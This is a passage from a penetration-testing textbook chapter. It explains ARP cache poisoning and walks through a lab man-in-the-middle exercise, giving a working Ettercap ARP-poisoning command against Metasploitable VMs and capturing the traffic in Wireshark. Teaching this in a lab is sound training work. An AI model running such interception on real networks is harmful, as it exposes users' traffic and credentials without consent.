As a penetration tester, you can perform a MiTM attack, which allows you to intercept all network packets between a sender and a destination. To get a clear understanding of how threat actors and penetration testers perform MiTM attacks, let us observe the following diagram:

Figure 10.62: Network topology

As shown in the preceding diagram, if the Windows host wants to communicate with the web server, both devices need to know the **Media Access Control (MAC)** address of each other. Because a **Local Area Network (LAN)** is mostly made up of

switches that operate at Layer 2 of the OSI networking model, these devices only read the MAC addresses found within the Layer 2 header of the frame – not the IP addresses within the Layer 3 header. Therefore, for communication with two or more devices on the same network, the destination MAC address is vital for the switch to make its forwarding decision.

If a device such as the Windows host does not know the MAC address of the web server, it will broadcast an **Address Resolution Protocol (ARP) request** message to all devices within the same network segment (also known as a broadcast domain). The ARP request message will contain the destination host's IP address, which is referred to as the target IP address. The host on the network that is assigned/configured with the target IP address will respond with its MAC address with an **ARP reply** message. Within each host device, there is an ARP cache, which temporarily stores the IP-to-MAC address mapping of devices.



ARP is a network protocol used to resolve IP addresses to MAC addresses within a network. Most host devices have a default inactivity timer of 300 seconds on their ARP cache.

However, ARP is one of the many protocols that wasn't designed with security in mind. Penetration testers can modify the entries within the ARP cache within a network host machine. In other words, a penetration tester can poison the ARP cache entries by modifying the IP-to-MAC address mapping.

The following are the phases of a MITM attack:

1. To perform a MITM attack, the penetration tester needs to ensure their attack system, such as Kali Linux, is connected to the same network as the targets.
2. Next, the attacker sends gratuitous ARP messages that contain false IP-to-MAC address information. The attacker will send gratuitous ARP messages to the Windows host with `172.30.1.20 -> 08:00:27:e:23:e1`, and gratuitous ARP messages to the web server with `172.30.1.21 -> 08:00:27:e:23:e1`, as shown:

Figure 10.63: ARP poisoning

3. Once both targets' ARP cache is poisoned with the false information, their traffic is sent through the attacker's machine when both targets are communicating with each other, as shown:

Figure 10.64: Redirecting network traffic

This attack allows the penetration tester to intercept all communications between multiple hosts on the network and simply forward the packets to their destinations! An unsuspecting user will not be aware that their traffic is being intercepted.

While intercepting network packets, penetration testers usually run a packet capture/sniffer tool, such as the following:

- **Wireshark:** A free graphical user interface tool used by both networking and cybersecurity professionals to capture network packets and perform protocol analysis and troubleshooting. In addition to packet capture and analysis, Wireshark offers features such as protocol dissection, filtering, and statistical analysis. These capabilities are important for identifying patterns, anomalies, and potential security issues within network traffic.
- **Tcpdump:** A command line-based tool that allows cybersecurity professionals to capture network traffic for analysis.

Both Wireshark and Tcpdump are excellent tools for performing packet capture and analyzing each packet to find sensitive information that is transmitted across a network. Keep in mind, if an application layer protocol encrypts the data payload within a packet, you will not be able to see the original form of the data without obtaining the decryption key. However, since many network protocols transmit data in plaintext, you will be sure to find confidential data during your penetration test.

Intercepting traffic with MiTM attacks

In this hands-on exercise, you will learn how to use Ettercap to perform a MiTM attack between two host devices within the penetration testing lab topology. To get started with this exercise, please use the following instructions:

1. Power on the **Kali Linux**, **Metasploitable 2**, and **Metasploitable 3** (Windows-based) virtual machines. These three devices should be all connected to the `172.30.1.0/24` network.
2. On **Kali Linux**, open **Terminal** and use Nmap to discover the IP address of the Metasploitable 2 and Metasploitable 3 virtual machines. The Metasploitable 3 machine will function as the client, while the Metasploitable 2 machine will function as the web server, as shown below:

Figure 10.65: Network topology

3. On Kali Linux, use the following Ettercap commands to perform a MiTM attack between the two targets:

```
kali@kali:~$ sudo ettercap -i eth1 -T -q -S -M arp:remote /172.30.1.21// /172.30.1.20//
```

4. The following is a breakdown of the commands used with Ettercap:
 1. `-i` : Allows you to specify the interface on your attacker machine that is connected to the network with your targets.
 2. `-T` : Specifies the user interface as text-based output only.
 3. `-q` : Specifies quiet mode, which does not print the packet information on the terminal.
 4. `-S` : Specifies not to perform **Secure Sockets Layer (SSL)** forging.
 5. `-M arp:remote` : Specifies to perform a MITM attack using ARP poisoning of the target's cache and sniffer remote IP connections. The remote command is usually used when performing a MITM attack between a client and a gateway.

The following screenshot shows Ettercap has poisoned the targeted systems:

Figure 10.66: ARP poisoning

The following diagram shows a visual representation of the MITM attack:

Figure 10.67: MiTM

5. Next, open **Wireshark** on Kali Linux and start capturing packets on **eth1**, which is connected to the `172.30.1.0/24` network:

Figure 10.68: Wireshark interface

6. Log in to the Metasploitable 3 (Windows-based) virtual machine using the Administrator user account. Open the web browser and go to `http://<Metasploitable2-IP-address>` to generate traffic between the targets.X
On Wireshark, you will see the following packets being captured between the two targets due to the MiTM attack on the network:

Figure 10.69: Captured packets

7. Let's verify Ettercap is performing ARP poisoning on the Windows host. The following screenshot shows the ARP cache on Metasploitable 3 (Windows-based) virtual machine:

Figure 10.70: ARP cache

As shown in the preceding screenshot, `172.30.1.20` points to the MAC address of the attacker's machine (Kali Linux). The following screenshot validates the IP address and MAC address of the attacker's machine:

Figure 10.71: Network adapter

Having completed this section, you have learned the fundamentals of MiTM attacks and gained hands-on experience in setting up a MiTM attack using Kali Linux.

Summary

Having completed this chapter, you have gained the hands-on skills and experience needed by ethical hackers and penetration testers that's commonly used during the post-exploitation phase. You have learned how to perform pass-the-hash techniques to gain access to a targeted system without using the plaintext password but rather by leveraging the extracted password hashes. In addition, you have learned how to perform various actions using Meterpreter such as transfer files, privilege escalation, token stealing and impersonation, implementing persistence, and carrying out lateral movement to expand a foothold on the network.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Chapter 11, Delving into Command and Control Tactics*, you will learn the fundamentals of command and control during a penetration test.

Further reading

- **Security Account Manager (SAM) file:**
<https://www.techtarget.com/searchenterprisedesktop/definition/Security-Accounts-Manager>
- *OS Credential Dumping: LSA Secrets:*
<https://attack.mitre.org/techniques/T1003/004/>
- PacketWhisper: <https://github.com/TryCatchHCF/PacketWhisper>
- Man-in-the-Middle attacks: <https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/>
- Meterpreter: <https://www.offsec.com/metasploit-unleashed/>

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

<https://packt.link/SecNet>

